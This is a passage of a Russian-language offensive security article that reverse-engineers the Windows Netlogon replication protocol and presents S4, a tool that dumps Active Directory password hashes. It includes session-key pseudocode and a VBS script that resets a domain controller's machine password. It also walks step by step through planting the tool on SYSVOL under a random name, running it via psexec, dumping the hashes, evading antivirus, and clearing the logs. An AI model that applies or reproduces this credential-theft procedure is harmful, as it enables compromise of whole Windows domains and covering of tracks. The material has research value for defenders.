в домене может существовать только один PDC, но по-прежнему можно
использовать несколько серверов репликации.
--------------------------------------------------------------------------
```

Примечание: «более поздние выпуски» означает Windows 2000 и выше.

Таким образом, я пришёл к выводу, что Samba 4 использовала (и до сих пор использует) старый — ныне эмулируемый — механизм синхронизации базы данных AD между своими DC. Точнее, в Active Directory уникальный DC держит роль PDC FSMO [12], а остальные DC в результате являются (эмулируемыми) BDC. Теперь обратите внимание на параметр `DatabaseID`, передаваемый в `NetrDatabaseSync2()`:

```
----------------------[ MS official documentation ]----------------------
DatabaseID: Идентификатор конкретной базы данных, для которой
запрашиваются изменения. ДОЛЖЕН быть одним из следующих значений.

    Значение                    Смысл
    --------                    -----

    0x00000000                  Обозначает базу данных SAM.
    0x00000001                  Обозначает встроенную базу данных SAM.
    0x00000002                  Обозначает базу данных LSA.
-------------------------------------------------------------------------
```

Предположим, что злоумышленник может вызвать `NetrDatabaseSync2()` с `DatabaseID=0` из (эмулируемого) BDC (= скомпрометированного DC). Тогда он, вероятно, сможет получить базу данных пользователей (SAM), которая должна включать и хешированные пароли, верно?

Поначалу я был очень скептичен, потому что в документации не упоминалось ничего о LSA-запросах, а `lsa_QueryInfoPolicy2()` по-прежнему не задокументирована (afaik). Я боялся, что это усложнит дело. Я мог бы начать копаться в коде Samba 4 (который, к сожалению, довольно запутан), но вместо этого у меня была гораздо лучшая идея. Что если этот API реализован в каком-то нативном приложении, поставляемом с Windows Server?

Угадайте ответ.

4 - Изучение механизма репликации Netlogon

Если вы знакомы с системным администрированием Windows, то вы наверняка хорошо знаете «Remote Server Administration Tools» [07], которые предоставляют набор полезных новых команд для CLI, включая ту, которую я искал: `nltest.exe` (теперь нативная под Windows 2008).

Вот как Microsoft описывает этот инструмент:

```
----------------------[ MS official documentation ]----------------------
С помощью nltest можно:

    Получить список контроллеров домена

    Принудительно выполнить удалённое завершение работы

    Запросить состояние доверительных отношений

    Проверить доверительные отношения и состояние репликации
    контроллеров домена в домене Windows

    Принудительно синхронизировать базу данных учётных записей
    пользователей на контроллерах домена Windows NT версии 4.0
    или более ранних      <-- синхронизация + NT4 == ДЖЕКПОТ?
-------------------------------------------------------------------------
```

Последнее предложение интересно, не правда ли?

Изучив IAT файла `nltest.exe` (для Windows 2003), я увидел записи для `I_NetServerReqChallenge()`, `I_NetServerAuthenticate()` и `I_NetDatabaseSync()` — все они импортируются из `NETAPI32.dll` и (странным образом) не задокументированы.

Беглый взгляд на них убедил меня, что это просто обёртки для RPC-вызовов (соответственно) `NetrServerReqChallenge()`, `NetrServerAuthenticate()` и `NetrDatabaseSync()`, расположенных в `netlogon.dll` и очевидно вызываемых через привязку к именованному каналу `\%COMPUTERNAME%\IPC$\netlogon`. Что удобно с этими функциями — они *задокументированы* в [08], и с небольшими отличиями их прототипы совпадают с прототипами их аналогов в `NETAPI32.dll`.

Чтобы сделать задачу ещё проще, я заметил, что все целевые функции вызываются внутри одной большой функции, которую я произвольно назову `SyncFunction()`. Реверс-инжиниринг `SyncFunction()` оказался действительно лёгкой задачей благодаря документации API от Microsoft.

Предположим, что DC2 запрашивает синхронизацию у своего PDC (DC1). Это даёт приблизительный псевдокод (детали об ассемблерном коде я опустил для ясности, но вы можете найти их в uuencoded C-коде в конце статьи):

```
----------------------------[ SyncFunction() ]---------------------------

    # Шаг 1:
    # ClientChallenge — массив из 8 байт, выбранных случайно

    RANDOM(ClientChallenge);

    # Шаг 2:
    # DC2 отправляет свой вызов и запрашивает один (также массив из 8 байт)
    # от DC1

    ZERO(ServerChallenge);
    I_NetReqChallengeFunc(
        (WCHAR) L"\\\\" + DC1_FQDN,
        (WCHAR) DC2_HOSTNAME,
        ClientChallenge,
        [OUT] ServerChallenge);

    # Шаг 3:
    # Клиент создаёт Unicode-объект из имени учётной записи машины
    # (суффикс '$') и хеширует его с помощью SystemFunction007(), которая является MD4()
    # Результирующий хеш (NTLM) — это массив из 8 байт: MD4_HASH

    UnicodeString(ComputerName, "DC2$")
    ZERO(MD4_HASH);
    SystemFunction007((UnicodeString)ComputerName, MD4_HASH);

    # Шаг 4:
    # Для аутентификации себя клиент должен вычислить новый вызов
    # (NewClientChallenge).
    # Для этого клиент строит ключ DES (SessionKey), используя два
    # вызова и ранее вычисленный хеш.

    ZERO(SessionKey, 16);
    NlMakeSessionKey(
        MD4_HASH,
        ClientChallenge,
        ServerChallenge,
        [OUT] SessionKey);

    # Шаг 5:
    # Клиент вычисляет NewClientChallenge с помощью SessionKey.

    Encrypt000(
        ClientChallenge,
        [OUT] NewClientChallenge,
        SessionKey);

    # Шаг 6:
    # Клиент отправляет NewClientChallenge для аутентификации.
    # Если ответ верный, сервер подтверждает личность клиента
    # и возвращает свой собственный вызов (NewServerChallenge)

    ZERO(NewServerChallenge);
    I_NetServerAuthenticate(
        (WCHAR) L"\\\\" + DC1_FQDN,
        L"DC2$",                # имя учётной записи машины DC2
        ServerSecureChannel = 6,
        (WCHAR) L"DC2",         # имя хоста DC2
        NewClientChallenge,
```

```
        [OUT] NewServerChallenge,
        NegotiateFlags);

    # Шаг 7:
    # Клиент должен знать, что может доверять серверу, поэтому
    # аутентификация должна быть _взаимной_. Представьте, если бы
    # мошеннический DC отправлял фальшивый SAM — это позволило бы
    # злоумышленнику аутентифицироваться на DC2 с поддельными учётными данными.
    #
    # Для проверки личности сервера NewServerChallenge должен быть
    # вычислен с использованием ServerChallenge и SessionKey,
    # которые известны как DC1, так и DC2.

    Encrypt000(
        ServerChallenge,
        [OUT] ExpectedKey,
        SessionKey);

    if( NewServerChallenge != ExpectedKey )
    {
        exit(1);
    }

    # Шаг 8:
    # Для каждого типа базы данных (DatabaseID) DC2 вычисляет новый вызов,
    # который хранится в Authenticator, и получает объект базы данных
    # DeltaArray. После каждого вызова клиент проверяет подлинность
    # возвращённых данных.

    for(DatabaseID=0; DatabaseID<3; DatabaseID++)
    {
        NlBuildAuthenticator(
            NewClientChallenge,
            SessionKey,
            [OUT] Authenticator);

        ZERO(ReturnAuthenticator);
        I_NetDatabaseSync(
            (WCHAR) L"\\\\" + DC1_FQDN,
            (WCHAR) DC2_HOSTNAME,
            Authenticator,
            ReturnAuthenticator,
            DatabaseID,
            SyncContext=0,
            [OUT] DeltaArray,
            -1);

        if( NlUpdateSeed(
                NewClientChallenge,
                ReturnAuthenticator,
                SessionKey) == 0 )
        {
            exit(1);
        }
    }
-------------------------------------------------------------------------------
```

С дополнительными функциями:

```
-----------------------------[ subfunctions ]-----------------------------

# Эта функция использует первые 14 байт SessionKey для вычисления
# нового вызова из старого. Оба вызова — массивы из 8 байт.
#
# new = DES(DES(old))


Encrypt000(
    ClientChallenge,
    NewChallenge,
    SessionKey)
```

```
{
    BYTE TempOutput[8];

    ZERO(NewChallenge);
    SystemFunction001(ClientChallenge, SessionKey[0..6], TempOutput);
    SystemFunction001(TempOutput, SessionKey[7..13], NewChallenge);

    # TempOutput = DES(in=ClientChallenge, k=SessionKey[0..6])
    # NewChallenge = DES(in=TempOutput, k=SessionKey[7..13])
}
```

```
# SessionKey вычисляется с использованием комбинации ClientChallenge
# и ServerChallenge (для защиты от атак воспроизведения, как я полагаю).
# Поскольку и клиент, и сервер знают значение MD4 (общий секретный ключ
# между ними), оба могут безопасно вычислить SessionKey, но злоумышленник
# без этих знаний не сможет этого сделать.

NlMakeSessionKey(
    MD4,
    ClientChallenge,
    ServerChallenge,
    SessionKey)
{
    BYTE TempOut[8];

    ZERO(SessionKey)
    SessionKey[0..3] = ClientChallenge[0..3] + ServerChallenge[0..3];
    SessionKey[4..7] = ClientChallenge[4..7] + ServerChallenge[4..7];

    SystemFunction001(SessionKey[0..7], MD4[0..6], TempOut);
    SystemFunction001(TempOut, MD4[9..15], SessionKey);

    # TempOut = DES(SessionKey[0..7], MD4[0..6])
    # SessionKey = DES(TempOut, MD4[9..15])
}
```

```
# Эта функция строит Authenticator, необходимый для каждого
# вызова *DatabaseSync(). Authenticator включает временную метку,
# которая используется в вычислении нового вызова.

NlBuildAuthenticator(
    NewClientChallenge,
    SessionKey,
    Authenticator
    )
{
    FILETIME Time;
    ZERO(Authenticator);
    GetSystemTimeAsFileTime(Time);
    RtlTimeToSecondsSince1970(
        Time,
        Authenticator->Timestamp);
    NewClientChallenge[0..3] += Authenticator->Timestamp;
    Encrypt000(
        NewClientChallenge,
        Authenticator->Credential,
        SessionKey);
}
```

```
# Сервер должен безопасно подтвердить запрос.
# Эта функция проверяет, что подтверждение действительно от
# сервера, а не от мошеннического DC.

NlUpdateSeed(
    NewClientChallenge,
```

```
    ReturnAuthenticator,
    SessionKey
    )
{
    BYTE TempOut[8];

    NewClientChallenge[0]++;
    Encrypt000(
        NewClientChallenge,
        TempOut,
        SessionKey);

    if( ReturnAuthenticator->Credential == TempOut )
        return 1;

    return 0;
}
-------------------------------------------------------------------------
```

Оставим в стороне обычную криптографическую причудливость Microsoft в этом протоколе, поскольку это не тема данной статьи. Короче говоря:

• Клиент (BDC) и сервер (PDC) оба вычисляют ключ сессии, используя случайные вызовы (для защиты от атак воспроизведения) и «секретный» ключ MD4.
• После установления доверительной связи между ними сервер отправляет несколько объектов (типа DeltaArray), которые должны содержать ожидаемые секреты. Эта доверительная связь в документации Microsoft называется «защищённым каналом» (secure channel).
• Для предотвращения атак «человек посередине» обмены каким-то образом аутентифицируются с использованием ключа сессии (у которого есть и другое назначение, но это другая история, друзья мои).

Теперь, если вы были внимательны, то могли заметить, что я ни разу не упоминал функции, связанные с LSA (помните привязку lsarpc?), и что ключ сессии было бы очень легко вычислить для пассивного наблюдателя (сниффера), поскольку общий секрет (%BDC_NAME% + "$") предсказуем. И действительно, это не сработало, когда я впервые протестировал код, построенный на основе реверс-инжиниринга. `I_NetServerAuthenticate()` отверг меня классическим сообщением «Access Denied».

Так что же пошло не так? Я был почти уверен, что функции `lsa_()` не нужны, поскольку они не используются в `nltest.exe`. Это привело меня к мысли, что `NewClientChallenge` каким-то образом был неверным. Предполагая, что алгоритм был правильно реверсирован, ключ сессии, созданный `NlMakeSessionKey()`, должен был быть ошибочным. Странно? Не совсем. Помните, что ключ MD4 несколько странен. Даже принимая во внимание прошлое Microsoft, было трудно поверить, что они основывают безопасность своего протокола на таком значении. И действительно, они не настолько безумны! Используя соответствующий хук в LSASS, я обнаружил, что этот MD4 на самом деле является хешем учётной записи машины клиента (NTLM)! Результат, который я позже находил почти везде, когда искал информацию о так называемом «защищённом канале». Иногда нужно просто продолжать искать...

Проблема в том, что получить NTLM компьютерной учётной записи BDC, вероятно, так же сложно, как получить сам SAM целиком. Так как же справиться с Уроборосом? Решение на самом деле довольно простое: мы можем не знать NTLM-хеш, но мы легко можем его изменить! Посмотрите на этот симпатичный кусочек кода:

```
-------------------------------[ passwd.vbs ]-------------------------------
Dim objComputer

Set objComputer = GetObject("WinNT://foo.bar/DC2$")
objComputer.SetPassword "dummy"

Wscript.Quit
```

```
-------------------------------------------------------------------------
```

Выполнения VBS-скрипта на «BDC» достаточно (помните, что у нас есть учётная запись администратора домена). Прелесть этого трюка в том, что BDC затем синхронизирует свой пароль с «PDC» самостоятельно. Отличный трюк, правда? И этого оказалось достаточно, чтобы `I_NetDatabaseSync()` успешно вернула результат. В написанном мной инструменте я реализовал это с помощью метода `IADsUser::SetPassword()`.

```
                              >>>>>>>>>>>>>>>>>>
Мне повезло с анализом nltest.exe, потому что я не использовал версию
для Windows 2008. В Windows 2008 Server I_NetDatabaseSync() не используется,
что вынудило бы меня реверсировать C-код Samba, что значительно сложнее,
поверьте мне :-P
                              <<<<<<<<<<<<<<<<<<
```

5 - Извлечение секретов

Теперь, когда эта часть работы завершена, нам остаётся только разобраться, как парсить объекты DeltaArray, что частично задокументировано Microsoft [09]. `nltest.exe` не выполняет эту задачу (он только проверяет, что синхронизация работает, и освобождает полученные объекты DeltaArray), но `samba-tool` очевидно делает.

5.1 - Изучение исходного кода samba-tool

Всё начинается в `source4/samba_tool/samba_tool.c`:

1. `main()` вызывает `binary_net()` — главную функцию
2. `binary_net()` затем:
• Инициализирует интерпретатор Python с помощью `Py_Initialize()`
• Создаёт словарь из модуля "`samba.netcmd`" с помощью `py_commands()`, который возвращает Python-объект "`commands`". Этот объект создаётся в `source4/scripting/python/samba/netcmd/__init__.py`:

```
-------------------------------------------------------
commands = {}
from samba.netcmd.pwsettings import cmd_pwsettings
commands["pwsettings"] = cmd_pwsettings()
from samba.netcmd.domainlevel import cmd_domainlevel
commands["domainlevel"] = cmd_domainlevel()
from samba.netcmd.setpassword import cmd_setpassword
commands["setpassword"] = cmd_setpassword()
from samba.netcmd.newuser import cmd_newuser
commands["newuser"] = cmd_newuser()
from samba.netcmd.netacl import cmd_acl
[...]
-------------------------------------------------------
```

3. Возможны 3 ситуации:
• Если `argv[1]` обрабатывается модулем Python, то `commands[argv[1]]` не является пустым и вызывается соответствующий метод.
• Иначе, если `argv[1]` находится в `net_functable[]`, команду обрабатывает C-функция.
• Иначе `argv[1]` — недопустимая команда => сообщение об ошибке!

В случае `samdump` она реализована на C функцией `net_samdump()`, доступной в `source4/samba_tool/vampire.c`. Эта функция вызывает `libnet_SamSync_netlogon()` (`source4/libnet/libnet_samsync.c`), которая:

• Устанавливает защищённый канал

• Вызывает `dcerpc_netr_DatabaseSync_r()` 3 раза (по одному на каждое значение DatabaseID)
• Вызывает `samsync_fix_delta()` в (`libcli/samsync/decrypt.c`), которая обрабатывает расшифровку (при необходимости). Запомните эту функцию.

5.2 - Понимание изменений базы данных

`I_NetDatabaseSync()` возвращает DeltaArray — объект типа `NETLOGON_DELTA_ENUM_ARRAY`. Он очень хорошо задокументирован Microsoft:

```
-----------------------[ MS official documentation ]-----------------------
// http://msdn.microsoft.com/en-us/library/cc237083%28v=prot.13%29.aspx
typedef struct _NETLOGON_DELTA_ENUM_ARRAY {
  DWORD CountReturned;
  [size_is(CountReturned)] PNETLOGON_DELTA_ENUM Deltas;
} NETLOGON_DELTA_ENUM_ARRAY,
 *PNETLOGON_DELTA_ENUM_ARRAY;

// http://msdn.microsoft.com/en-us/library/cc237082%28v=prot.13%29.aspx
typedef struct _NETLOGON_DELTA_ENUM {
  NETLOGON_DELTA_TYPE DeltaType;
  [switch_is(DeltaType)] NETLOGON_DELTA_ID_UNION DeltaID;
  [switch_is(DeltaType)] NETLOGON_DELTA_UNION DeltaUnion;
} NETLOGON_DELTA_ENUM,
 *PNETLOGON_DELTA_ENUM;
-------------------------------------------------------------------------
```

Итак, фактически DeltaArray — это массив объектов `NETLOGON_DELTA_ENUM`. В зависимости от значения поля DeltaType получатель знает, как парсить внутренние поля (DeltaID и DeltaUnion). Согласно Microsoft, DeltaType может принимать следующие значения:

```
-----------------------[ MS official documentation ]-----------------------
// http://msdn.microsoft.com/en-us/library/cc237100%28v=prot.13%29.aspx
Перечисление NETLOGON_DELTA_TYPE определяет набор возможных
изменений базы данных.

typedef  enum _NETLOGON_DELTA_TYPE
{
  AddOrChangeDomain = 1,
  AddOrChangeGroup = 2,
  DeleteGroup = 3,
  RenameGroup = 4,
  AddOrChangeUser = 5,
  DeleteUser = 6,
  RenameUser = 7,
  ChangeGroupMembership = 8,
  AddOrChangeAlias = 9,
  DeleteAlias = 10,
  RenameAlias = 11,
  ChangeAliasMembership = 12,
  AddOrChangeLsaPolicy = 13,
  AddOrChangeLsaTDomain = 14,
  DeleteLsaTDomain = 15,
  AddOrChangeLsaAccount = 16,
  DeleteLsaAccount = 17,
  AddOrChangeLsaSecret = 18,
  DeleteLsaSecret = 20,
  DeleteGroupByName = 20,
  DeleteUserByName = 21,
  SerialNumberSkip = 22
} NETLOGON_DELTA_TYPE;
-------------------------------------------------------------------------
```

Когда `dcerpc_netr_DatabaseSync_r()` возвращает результат, `samsync_fix_delta()` вызывается для каждого объекта `NETLOGON_DELTA_ENUM`. Исходный код этой функции прямолинеен (`libcli/samsync/decrypt.c`):

```
-------------------------[ Samba 4 source code ]-------------------------
```

```
NTSTATUS samsync_fix_delta(TALLOC_CTX *mem_ctx,
                           struct netlogon_creds_CredentialState *creds,
                           enum netr_SamDatabaseID database_id,
                           struct netr_DELTA_ENUM *delta)
{
        NTSTATUS status = NT_STATUS_OK;

        switch (delta->delta_type) {
                case NETR_DELTA_USER:

                        status = fix_user(mem_ctx,
                                          creds,
                                          database_id,
                                          delta);
                        break;
                case NETR_DELTA_SECRET:

                        status = fix_secret(mem_ctx,
                                            creds,
                                            database_id,
                                            delta);
                        break;
                default:
                        break;
        }

        return status;
}
-------------------------------------------------------------------------
```

Таким образом, подводя итог: среди всех `NETLOGON_DELTA_ENUM`, которые предоставляет нам `I_NetDatabaseSync()`, важны только те, что имеют тип `AddOrChangeUser` (`NETR_DELTA_USER`) и `AddOrChangeLsaSecret` (`NETR_DELTA_SECRET`).

5.3 - Получение хешей

Поскольку тема данной статьи — инструменты типа pwdump, мы сосредоточим внимание только на типе `AddOrChangeUser`. Вот код, который я использовал для извлечения полезных объектов:

```
----------------------------[ S4 source code ]-----------------------------
□PNETLOGON_DELTA_ENUM Deltas = DeltaArray->Deltas;
□for(i=0; i<DeltaArray->CountReturned; i++)
□{

#ifdef __debug__
□□if(Deltas->DeltaType == AddOrChangeLsaSecret)
□□{
            [...]
□□}
#endif

□□if(Deltas->DeltaType == AddOrChangeUser)
        {
□□□PNETLOGON_DELTA_USER DUser;
□□□DUser = (PNETLOGON_DELTA_USER)
□□□□Deltas->DeltaUnion.DeltaUser;

□□□arcfour_crypt_blob(
□□□□DUser->PrivateData.Data,
□□□□DUser->PrivateData.DataLength,
□□□□SessionKey,
□□□□16);
□□□[...]
□□}
[...]
-------------------------------------------------------------------------
```

Объект `NETLOGON_DELTA_USER` содержит информацию о конкретном пользователе домена, включая его имя и (хешированный) пароль. Однако в зависимости от значений `NtPasswordPresent` и `LmPasswordPresent` пароль может быть недоступен в полях `EncryptedNtOwfPassword` и `EncryptedLmOwfPassword` структуры. В этом случае они хранятся в буфере `PrivateData.Data`, который зашифрован RC4 с использованием SessionKey. Практически говоря, именно этот последний случай единственный, который я когда-либо видел.

Буфер `PrivateData.Data` содержит копию информации, возвращаемой `SamIGetPrivateData()` — функцией, вызываемой pwdump6. Текущие (и, возможно, прежние) хешированные пароли хранятся в этом буфере, и извлечение соответствующих функций из инструмента pwdump6 даёт нам Священный Грааль. Нет необходимости объяснять то, что уже является общеизвестным в мире Windows-хакинга. Если у вас есть вопросы, посмотрите функцию `DealWithDeltaArray()` в моём коде.

6 - Практическое введение в S4 (Stealth & Secure Secret Stealer)

Вся эта работа в итоге вылилась в единственный инструмент: S4 (с благодарностью p1ckp0ck3t команде Samba ;]). Я выпустил его под лицензией GPL, потому что мне определённо не понравилась идея, что свиньи из MSF включат его в свой фреймворк. Что ж, «пусть начнётся хакинг».

Контекст

У нас есть CMD-шелл на какой-то машине с XP/Seven, входящей в домен 2003 'foo.bar'. Каким-то образом мы также получили учётные данные администратора домена: "Administrator / foo123"

Наша цель проста: теперь мы хотим извлечь пароли из AD.

Поиск PDC

Получить расположение DC так же просто, как выполнить DNS-запрос по имени домена (foo.bar). Однако проблемы этого подхода состоят в том, что:
• Он также возвращает DNS-серверы.
• Он не позволяет определить PDC среди DC.

К счастью, инструмент dsquery предоставляет нужную информацию:

```
------------------------------[ screendump ]-------------------------------
C:\Users\Administrator>dsquery server -hasfsmo PDC
"CN=DC3,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=
foo,DC=bar"

C:\Users\Administrator>
-----------------------------------------------------------------------------
```

Если по какой-то причине эта команда недоступна, можно использовать опцию `-D` в S4, основанную на `DsGetDomainControllerInfo()`.

```
------------------------------[ screendump ]-------------------------------
C:\Users\Administrator>S4.exe -D -d foo.bar
[> Discovery mode
        - DC controller 0 is DC3.foo.bar [PDC]
        - DC controller 1 is DC4.foo.bar

C:\Users\Administrator>
-----------------------------------------------------------------------------
```

На этом этапе мы знаем, что DC3 является PDC, а DC4 (единственный оставшийся DC) де-факто является BDC. Таким образом, `S4.exe` будет выполнен на DC4, нацеливаясь на DC3.

Загрузка S4

Чтобы запустить S4 на DC4, сначала нужно загрузить его туда. `\%DCNAME%\SYSVOL` удобен для этой цели. Чтобы поместить файл в этот каталог, используйте учётную запись администратора домена:

```
------------------------------[ screendump ]-------------------------------
c:\S4>hostname
WINXP
C:\S4>net use P: \\DC4\SYSVOL
Enter the user name for 'DC4': administrator
Enter the password for DC4:
The command completed successfully.

C:\S4>copy S4.exe P:\randomname.exe
        1 file(s) copied.

C:\S4>net use P: /DELETE
P: was deleted successfully
---------------------------------------------------------------------------
```

Проверка состояния репликации

Всегда полезно иметь представление о состоянии репликации в этой Active Directory, поскольку мы глубоко в неё вмешаемся. Я никогда не тестировал технику в среде, склонной к проблемам репликации, поэтому рекомендую быть осторожными.

Сначала войдите в BDC через psexec (или свой инструмент). Затем используйте repadmin, который, скорее всего, уже установлен на машине (или даже встроен), чтобы получить детали последних операций:

```
------------------------------[ screendump ]-------------------------------
C:\S4>.\Tools\PsTools\psexec.exe \\DC4 -u FOO\administrator cmd.exe

PsExec v1.94 - Execute processes remotely
Copyright (C) 2001-2008 Mark Russinovich
Sysinternals - www.sysinternals.com

Password: ******  <-- foo123

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>repadmin /showrepl *

repadmin running command /showrepl against server dc3.foo.bar

Default-First-Site-Name\DC3
DC Options: IS_GC
Site Options: (none)
DC object GUID: 265b7dba-578b-47f1-91ca-78b3019e937d
DC invocationID: 265b7dba-578b-47f1-91ca-78b3019e937d

==== INBOUND NEIGHBORS ======================================

DC=foo,DC=bar
    Default-First-Site-Name\DC4 via RPC
        DC object GUID: 5e66dd87-69a1-485e-8e4e-172def165b06
        Last attempt @ 2012-03-21 00:32:47 was successful.

[...]

repadmin running command /showrepl against server dc4.foo.bar

Default-First-Site-Name\DC4
DC Options: (none)
Site Options: (none)
```

```
DC object GUID: 5e66dd87-69a1-485e-8e4e-172def165b06
DC invocationID: be4bbd07-2a84-4c73-a00c-8260999ea3f8

==== INBOUND NEIGHBORS ======================================

DC=foo,DC=bar
    Default-First-Site-Name\DC3 via RPC
        DC object GUID: 265b7dba-578b-47f1-91ca-78b3019e937d
        Last attempt @ 2012-03-21 00:46:37 was successful.

[...]
C:\WINDOWS\system32>
--------------------------------------------------------------------------------
```

Этот AD здоров, потому что проблем не обнаружено. Кстати, маленький совет: не используйте ваш любимый MSF как инструмент типа psexec, потому что он имеет хорошие шансы быть обнаруженным антивирусом.

Запуск S4 на BDC

На этом этапе единственное оставшееся — запустить `S4.exe`!

```
------------------------------[ screendump ]--------------------------------
C:\WINDOWS\system32>\\DC4\SYSVOL\randomname.exe
[!!] 3 arguments are required!

    \\Vboxsvr\vmware\S4.exe -p PDC_NAME -b BDC_NAME -d DOMAIN [-P password]

                        OR

    \\Vboxsvr\vmware\S4.exe -D -d DOMAIN

C:\WINDOWS\system32>\\DC4\SYSVOL\randomname.exe -p DC3 -b DC4 -d foo.bar
Administrator:500:6F6D84B5C1DDCB7AAAD3B435B51404EE:
                  23DBA86EAA18933844864F24A54EBFBF:::
Guest:501:B3CC5A77A68F6477612A53E12DFC183B:
          B3CC5A77A68F6477612A53E12DFC183B:::
krbtgt:502:7396CE194FA9157E5993429157021505:
           3803F74802050CE62B047668F303B453:::
SUPPORT_388945a0:1001:8FCA67CF5A9FEB7DB06FDACBE2EFDEAB:
                     5D798B0AB3CCC22FCD7D333D06E2D785:::
DC3$:1003:C6DD50758AC2B23B9C63DFB8BC64840C:
          820B5403DF3484530F644090C564E342:::
DC3$_history_0:1003:C6DD50758AC2B23B9C63DFB8BC64840C:
                   9CDEE73ADFA23ED3FEC2CC575EF9D0A7:::
DC4$:1108:8C6AC94AD2F708E2AAD3B435B51404EE:
          F77ACB17249932BA36990D85D0F7E01A:::
DC4$_history_0:1108:CA1CDCD62E2662912950352F77B2EC2C:
                   5E54C47654328C3C7B541A81D6319837:::
DC4$_history_1:1108:C233128D17B4A8C47838115D84C67E42:
                   F77ACB17249932BA36990D85D0F7E01A:::
--------------------------------------------------------------------------------
```

Для совместимости я сохранил формат, используемый инструментами типа pwdump :] Небольшой тест для уверенности, что результаты не испорчены. Запустим Python-шелл и вычислим хеш Administrator:

```
------------------------------[ screendump ]--------------------------------
>>> import hashlib,binascii
>>> hash = hashlib.new('md4', "foo123".encode('utf-16le')).digest()
>>> print binascii.hexlify(hash).upper()
23DBA86EAA18933844864F24A54EBFBF
>>>
--------------------------------------------------------------------------------
```

И это именно NTLM Administrator \o/

Устранение беспорядка

Теперь будьте внимательны к тому, что я собираюсь сказать, потому что это *очень* важно. Изменение пароля учётной записи машины BDC с помощью `IADsUser::SetPassword()` каким-то образом разрушает защищённый канал между BDC и PDC. Разрыв защищённого канала означает, по сути, разрыв доверия между DC, в конечном счёте приводящий к DoS (ошибки в журналах, прекращение синхронизации, ...). Упс :]

Это легко увидеть, набрав команду:

```
------------------------------[ screendump ]------------------------------
C:\WINDOWS\system32>nltest /SC_CHANGE_PWD:foo.bar
I_NetLogonControl failed: Status = 5 0x5 ERROR_ACCESS_DENIED
--------------------------------------------------------------------------
```

Та же команда *не* завершилась бы ошибкой на DC3 (или на DC4 до изменения пароля). К счастью, используя учётные данные Administrator, можно воспользоваться *очень* полезным инструментом netdom [13], чтобы исправить эту проблему:

```
------------------------------[ screendump ]------------------------------
C:\WINDOWS\system32>netdom RESETPWD /Server:DC3 /UserD:Administrator
/PasswordD:*
Type the password associated with the domain user:

The machine account password for the local machine has been successfully
reset.

The command completed successfully.

C:\WINDOWS\system32>netdom RESET DC4
The secure channel from DC4 to the domain FOO has been reset.  The
connection is with the machine \\DC3.FOO.BAR.

The command completed successfully.
--------------------------------------------------------------------------
```

Просто для доказательства, что ситуация действительно исправлена:

```
------------------------------[ screendump ]------------------------------
C:\WINDOWS\system32>nltest /SC_CHANGE_PWD:foo.bar
nltest /SC_CHANGE_PWD:foo.bar
Flags: 0
Connection Status = 0 0x0 NERR_Success
The command completed successfully
--------------------------------------------------------------------------
```

Мы в безопасности! Очищаем логи и покидаем машину :]

7 - S4 против контроллеров домена Windows 2008

Хотя техника, реализованная в S4, очень эффективна, если PDC является сервером Windows 2003, она полностью не работает, если это Windows 2008 (или выше), и, к сожалению, это справедливо даже если функциональный уровень домена — «Windows Server 2003».

Первая проблема, с которой я столкнулся, состояла в том, что хотя мне всё ещё удавалось заставить NTLM новой учётной записи машины распространиться, установка защищённого канала всегда завершалась неудачей — `NetrServerAuthenticate2()` возвращала «access denied». Поскольку я подозревал некую эволюцию в протоколе, я начал искать информацию о Netlogon и обнаружил, что Microsoft уже опубликовала его спецификацию [10]. Моя ошибка! Если бы я был более внимательным, я бы сэкономил время, поскольку реверсировать `nltest.exe` на самом деле не было нужно :] Читая спецификации, я обнаружил кое-что действительно интересное, что упустил в процессе реверсирования: существуют различные алгоритмы для вычисления ключа сессии.

Короче говоря, когда клиент инициирует подключение к серверу, он сначала предоставляет свои возможности с помощью параметра `NegotiateFlags` функции `NetrServerAuthenticate()`. В ответ сервер устанавливает этот параметр для предоставления своих собственных возможностей. Именно так они согласовывают алгоритм, используемый для вычисления ключа сессии.

Существует три основных типа ключей сессии (см. раздел 3.1.4.3 [10]):

1. AES (сильный)
2. «Strong-Key» на основе HMAC-MD5 (слабее)
3. DES (слабый)

Третий реализован в `NlMakeSessionKey()` S4 и является самым старым. Для совместимости Windows 2003 по-прежнему принимает этот слабый способ вычисления ключей. Именно поэтому процесс аутентификации работал. Начиная с Windows 2008 безопасность была усилена, и минимальным требованием по умолчанию теперь является Strong-Key; я реализовал его, и аутентификация теперь совместима с Windows 2008 :]

```
<Note>
Существует обходной путь (привет, D.) для продолжения использования слабого
ключа сессии DES с Windows 2008 сервером. Погуглите ключевые слова
"NT4Emulator" и "AllowNT4Crypto" для получения подробностей (также
посмотрите на GPO).
</Note>
```

К сожалению, этого оказалось недостаточно, так как `NetrDatabaseSync()` теперь возвращал `STATUS_NOT_SUPPORTED`. Копаясь в «[MS-NRPC]: Netlogon Remote Protocol Specification», я нашёл следующее объяснение (ред. 24):

```
-----------------------[ MS official documentation ]-----------------------
Если сервер не поддерживает конкретный метод Netlogon RPC, он ДОЛЖЕН
вернуть ERROR_NOT_SUPPORTED или STATUS_NOT_SUPPORTED, в зависимости
от типа возвращаемого значения.
-------------------------------------------------------------------------
```

Версия важна, потому что в ревизии 22 `NetrDatabaseSync()` задокументирована, тогда как в ревизии 24 её уже нет. Она таинственно исчезла... Если принять во внимание предыдущую цитату, кажется справедливым предположить, что в какой-то момент функция была объявлена устаревшей. К сожалению, причина, вероятно, упоминается в ревизии 23, которая в настоящее время, похоже, недоступна. Кто знает, может быть, однажды у нас появится надлежащее объяснение. Однако «устаревшая» не означает «исчезнувшая», поэтому *возможно*, интересно было бы реверсировать эту функцию ;]

Кстати, маленький трюк для помощи:

```
------------------------------[ screendump ]-------------------------------
C:\Users\Administrator>nltest /dbflag:ffffffff
SYSTEM\CurrentControlSet\Services\Netlogon\Parameters set to 0xffffffff
Flags: 0
Connection Status = 0 0x0 NERR_Success
The command completed successfully

C:\Users\Administrator>type %WINDIR%\debug\netlogon.log
[...]
04/04 22:23:34 [ENCRYPT] NetrLogonComputeServerDigest: 1105: DC10$: Message
: dbcbaafc aba49ab9 f6bcabb5 62380816   ..............8b
04/04 22:23:34 [ENCRYPT] NetrLogonComputeServerDigest: 1105: New Password:
b6b852a3 5ec54dc9 9ea3917e c51d19fa   .R...M.^~.......
04/04 22:23:34 [ENCRYPT] NetrLogonComputeServerDigest: 1105: New Digest: d4
67786d a92bd731 7da18262 3d1cdb4f   mxg.1.+.b..}O..=
